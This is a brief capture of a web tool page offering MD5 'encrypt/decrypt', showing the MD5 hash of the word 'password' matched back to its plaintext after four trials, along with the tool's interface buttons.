Encrypt/Decrypt

Encrypter Decrypter

MD5 Hash
5f4dcc3b5aa765d61d8327deb882cf99

Text
password

Elapsed Time: 0.337s Trial Count: 4

Decryption Settings Decrypt Reset Copy